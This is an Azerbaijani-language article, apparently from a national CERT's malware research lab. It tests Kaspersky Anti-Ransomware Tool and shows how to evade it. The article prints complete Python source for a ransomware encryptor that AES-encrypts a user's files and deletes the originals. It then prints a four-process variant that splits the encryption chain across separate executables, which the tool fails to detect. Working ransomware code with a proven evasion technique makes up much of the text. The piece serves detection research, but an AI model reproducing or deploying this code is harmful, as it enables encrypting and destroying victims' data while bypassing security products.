MRLAB

Anti-ransomware həlllərindən çox-prosesli şifrləmə ilə yayınma

Azərbaycan Respublikası Xüsusi Rabitə və İnformasiya Təhlükəsizliyi Dövlət Xidmətinin Kompüter İnsidentlərinə qarşı Mübarizə Mərkəzi
Malware Research Lab – S. Abasov, F.Cəfərov - 8 Noyabr 2022

Son zamanların ən populyar zərərverici tiplərinə nəzər yetirsək şübhəsiz ki, bunların arasında ilk sırada "**ransomware**" zərərvericiləri gəlir. Buna səbəb isə vurduqları ziyanın milyonlarla dollar səviyyəsində ölçülməsidir. Böyük şirkətlər hələdə bu tip zərərvericilərə qarşı tam təhlükəsizlik mexanizmi yaratmağa nail olmayıblar. Artan ransomware təhdidlərinə qarşı təhlükəsizlik şirkətlərində müxtəlif aşkarlama metodları işləyib hazırlayırlar. Lakin burada vacib bir sual ortaya çıxır. *Yaradılan ransomware aşkarlama metodları nə dərəcədə effektivdirlər*? Bu məqalənin əsas mövzusu məhz bu suala cavab tapmaqdır.

Laborator yoxlamalar zamanı tərəfimizdən aparılmış testlər üçün nümunə kimi xüsusi anti-ransom mühərrikli Kaspersky Anti-Ransomware Tool (https://www.kaspersky.com/anti-ransomware-tool) seçilmişdir. Lakin məlumat üçün qeyd etmək lazımdır ki, tətbiq etdiyimiz metod ilə digər təhlükəsizlik proqram təminatlarından da yayınmaq imkanları olduqca yüksəkdir.

Analizə keçməzdən öncə ransomware zərərvericiləri haqqında ətraflı məlumat üçün aşağıdakı keçiddəki "TA001" saylı məqaləmizdən istifadə edə bilərsiniz:
https://mrl.cert.gov.az/az/articles/index/threatresearch

İlk öncə təhlükəsizlik proqram təminatlarının (bundan sonra TPT) ransomware zərərvericilərini aşkarlamaq üçün hansı metodlardan istifadə etdiklərinə qısaca göz gəzdirək.

Metod 1: İmza əsaslı aşkarlama

TPT öncədən ransomware tipində zərərvericini aşkar etdikdən sonra bu zərərvericiyə aid imza yaradır və imzanı virus imza bazasına daxil edir. TPT yenidən bu imzanı daşıyan şübhəli fayla rast gəldikdə aşkarlama prosesi uğurla həyata keçirilir.

Metod 2: Statik axtarış mühhəriki ilə aşkarlama

Statik axtarış mühərriki ilə şübhəli fayl üzərində axtarış əməliyyatı həyata keçirilir. Burada 2 əsas metod istifadə edilir.

1. Kodlar "disassembly" edildikdən sonra üzərində axtarış əməliyyatı aparılır və bir neçə vacib suala cavab tapmağa çalışırlar.

    1. Şübhəli sistem qovluqlarını rekursiv olaraq gəzirmi?
    2. Gəzdiyi qovluqlarıda kritik fayl formatlarını (.txt, .pdf, .docx, .doc, .xls, .jpg və s.) oxuyurmu?
    3. Şifrələmə əməliyyatı icra etmək üçün hər hansısa funksiya çağrılır mı?
    4. 2. mərhələdə sözü gedən fayllar üzərindən yazma və silmə əməliyyatı icra edirmi?

2. Kodların emulyasiya metodu ilə aşkarlama

Bu mərhələdə TPT şübhəli fayla aid kodları emulyasiya edərək hər hansı təhlükəli əməliyyat icra edib etməməsini test edir. O qədərdə effektiv metod deyil çün ki, icra ediləcək əməliyyatların limiti var.


Metod 3: Real vaxt rejimində *dinamik* olaraq aşkarlama


Bu metod günümüzdə demək olar bir çox TPT-lər tərəfindən aktiv olaraq istifadə edilir. İmzası olmayan və Metod 2 dən yayınmağı bacaran zərərvericilər üçün ideal aşkarlama növü hesab edilir. Burada 2 əsas aşkarlama metodu mövcuddur.

1. Sistemdə zərərverici üçün tələ qurulur. TPT sistemdə tələ üçün hər hansı kritik fayl formatında məlumat saxlayır. Əgər şübhəli bu məlumat üzərindən hər hansı şifrələmə və ya silmə əməliyyatı icra edərsə aşkarlanma baş verir. Bu metoda oxşar bir metod bizim tərəfimizdən məqalə formasında yazılmışdır (MA-008).
2. TPT real vaxt rejimində bütün prosesləri incələyir və bunların qeydiyyatlarını aparır. Əgər qeydiyyatı aparılan şübhəli bir çox kritik fayl formatı üzərində şübhəli əməliyyat icra edərsə aşkarlanma baş verir.

Bütün bu metodlar hər nə qədər zərərvericilərə qarşı qalxan rolunu oynasada bu məqalədə görəcəyiniz kimi 100% təhlükəsizlik mexanizmi yaratmaq hələdə mümkün deyil. Birdaha onu vurğulamaq istəyirəm ki, burada görəcəyiniz yayınma metodu **Kaspersky**-nin təqdim etdiyi alətdə olan boşluqdan qaynaqlanmır və bir çox TPT-dən yayınmaq üçün istifadə edilə bilər. Bundan əlavə olaraq məqalə yalnız məlumat xarakteri daşıyır və pis məqsədlər üçün istifadə edilməsi cinayət əməlidir !

Məqalədə hədəf olaraq istifadə edilən alət Kasperky şirkəti tərəfindən təqdim olunur. Kaspersky Anti-Ransomware Tool (bundan sonra KART) aləti real vaxt rejimində fəaliyyət göstərir və əsas məqsədi ransomware tipli zərərvericilərə qarşı mübarizə aparmaqdır.







Çox təəssüflər olsun ki, Kaspersky alətin işləməsi haqqında ətraflı məlumat vermir. Lakin önəmli bir faktı qeyd edir.

This lightweight ransomware protection tool uses all the features of cutting-edge Kaspersky endpoint protection technologies, such as cloud assisted behavior detection to block ransomware and crypto-malware immediately. It also includes ransomware scanner and acts as a complete solution for ransomware prevention. And because it's GDPR ready, you can trust that your data is processed and protected responsibly.


Bir dəfə görmək iki dəfə eşitməkdən yaxşıdır deyib keçirik əsas məsələyə. Aləti sistemə quraşdırıb bütün yenilənmələri edirik. Xatırladım ki, pulsuz versiyası ilə pullu versiyası arasında ransomware protection üçün heç bir qısıtlama mövcud deyil.



Alətin effektivliyini yoxlamaq üçün sistemə internetdən endirdiyim bir ransomware nüsxəsini kopyaladım. **P.S** – Bu əməliyyatları bir neçə zərərverici fayl üzərindən təkrarladım və nəticlər eyni oldu. İlk olaraq manual axtarış metodu ilə sistemin axtarışını həyata keçirtdim. Nəticə müsbətdir.



Daha sonra isə alətin real vaxt rejimində axtarış qabiliyyətini test etmək üçün zərərvericini işə saldım. Nəticə müsbətdir.



Alətin işlədiyindən əmin olduqdan sonra keçirik öz sınağımıza. Sınaq zamanı bizə aşağıdakılar lazım olacaq.

Python3 (**CX_Freeze** (tərkib kodumuzu icra edilə bilən fayla konvert etmək üçün), **pycryptodome** (hədəf fayl məlumatlarını şifrələmək üçün))

Yayınma metodunun əsasını çoxlu proses üzərindən şifrələmə əməliyyatını icra etmək təşkil edir. Lakin ilk öncə bu əməliyyatı tək bir icra edilə bilən fayl üzərindən həyata keçirdəcəyəm. Bunun səbəbi alətin "**generic detection**" mühərrikini sınaqdan keçirtməkdir. Bunun üçün python dilində kod yazaraq skripti icra edilə bilən fayl formatına konvert edib işə salacam. Xatırladım ki, sınaqların keçirildiyi sistem virtual mühit içərisində 32 bitlik Windows 10 əməliyyat sistemidir. Sınaq zamanı AES şifrələmə alqoritmi istifadə ediləcək. Hədəf qovluq olaraq %userprofile%\Pictures qovluğu seçilib.

Şifrələyəcinin (ransomware.py) tərkib kodu:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import hashlib
import os

def encrypt(file):
    key = hashlib.md5(b'mrl.cert.gov.az').digest()
    cipher = AES.new(key, AES.MODE_CBC)

    f = open(file,"rb")
    data = f.read()
    f.close()
    crypted_data       =       cipher.encrypt(pad(data,
AES.block_size))
    new_file = file + ".enc"
    f = open(new_file, "wb")
    f.write(cipher.iv)
    f.write(crypted_data)
    f.close()
    os.remove(file)


def main():
    for       root,       dirs,       files       in
os.walk(r"C:\Users\admin\Pictures"):
        for file in files:
            encrypt(os.path.join(root, file))

main()
```

Kodları yazdıqdan sonra CX_Freeze ilə icra edilə bilən fayl formatına konvert edirik və işə salırıq.


CX_Freeze setup.py:

```
import sys
from cx_Freeze import setup, Executable
setup(
    executables=[Executable("ransomware.py",
base=None)],
)
```

Hədəf olaraq aşağıda ki, fayllar seçilib.

- C:\Users\admin\Pictures\1.pdf
- C:\Users\admin\Pictures\1.png
- C:\Users\admin\Pictures\1.txt
- C:\Users\admin\Pictures\2.txt
- C:\Users\admin\Pictures\3.txt

Şifrələyicini işə salırıq və nəticə:



KART hazırladığımız ransomware-ni generic detection metodu ilə uğurla aşkarladı. Keçirik yayınma metoduna. Bu metoddan yayınmaq üçün çox prosesli şifrələyici ssenarisi KART-dan yayınmağımıza kömək edə bilər. Bunun üçün eyni prosesi təkrarlayan lakin əməliyyatları müxtəlif proseslər tərəfindən icra edəcək şəkildə iş bölgüsü yaratmalıyıq. Burada iş bölgüsünü düzgün şəkildə bölməliyik əks təqdirdə KART-ın aşkar etmə şansı artacaqdır.
Şifrələmə əməliyyatı **4 fərqli proses** tərəfindən icra ediləcək və iş bölgüsü aşağıda ki, şəkildə olacaqdır.


Proses A: C:\Users\admin\Pictures qovluğunu gəzərək içərisində olan faylların siyahısını götürür və komanda sətri üzərindən **B** prosesinə ötürür.

Proses B: Bu proses A prosesindən gələn faylı oxuyur və AES ilə şifrələyir. Şifrələnmiş məlumat **base64** ilə kodlaşdırılır və **C** prosesinə ötürülür.

Proses C: Bu proses B prosesindən gələn **base64** ilə kodlaşdırılmış məlumatı açaraq orijinal fayl adı + "**.enc**" uzantısı ilə yeni fayl yaradır və içərisinə şifrələnmiş məlumatı yazır. Daha sonra orijinal fayl adını **D** prosesinə ötürür.

Proses D: Bu proses isə C prosesindən gələn faylı **os.remove** əmri ilə sistemdən silir.

Bu əməliyyatlar C:\Users\admin\Pictures qovluğunda olan bütün fayllar üzərində həyata keçirilir. Aşağıda ki, sxemə diqqəy yetirin.



Keçək yuxarıda ki, əməliyyatların icrası. İlk öncə kodları hissələrə bölərək (A, B, C, D), CX_Freeze köməkliyi ilə .py skriptlərindən icra edilə bilən (32) fayllar yaratdıq.

A.exe tərkib kodu:

```
import os
import subprocess

for root, dirs, files in os.walk(r"C:\Users\admin\Pictures"):
    for file in files:
        full_pathname = os.path.join(root, file)
        p = subprocess.Popen(["c:\\ransom\\B\\B.exe", full_pathname])
        p.wait()
```

B.exe tərkib kodu:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import hashlib
import base64
import sys
import os
import subprocess

filename = sys.argv[1]
f = open(filename, "rb")
data = f.read()
f.close()
key = hashlib.md5(b'mrl.cert.gov.az').digest()
cipher = AES.new(key, AES.MODE_CBC)
crypted_data = cipher.encrypt(pad(data, AES.block_size))
encoded = base64.b64encode(crypted_data).decode("utf8")
p = subprocess.Popen(["c:\\ransom\\C\\C.exe", filename, encoded])
p.wait()
```

C.exe tərkib kodu:

```
import base64
import os
import sys
import subprocess

filename = sys.argv[1]
enc_data = sys.argv[2]

enc_filename = filename + ".enc"
f = open(enc_filename, 'wb')
e_data = base64.b64decode(enc_data.encode("utf-8"))
f.write(e_data)
f.close()
p      =      subprocess.Popen(["c:\\ransom\\D\\D.exe",
filename])
p.wait()
```

D.exe tərkib kodu:

```
import sys
import os

filename = sys.argv[1]
os.remove(filename)
```

CX_Freeze setup.py

```
import sys
from cx_Freeze import setup, Executable

setup(
    name="ransomapp (mrl.cert.gov.az)",
    version="1.0",
    description="My Ransom application!",
    executables=[Executable("(A,B,C,D).py",
base="Win32Gui")],
)
```

Hər bir skripti **setup.py build** əmri ilə icra edilə bilən fayla konvert edərək **A.exe**-ni işə salıram.
Nəticə: *KART hazırlanan zərərvericini aşkar edə bilmədi*.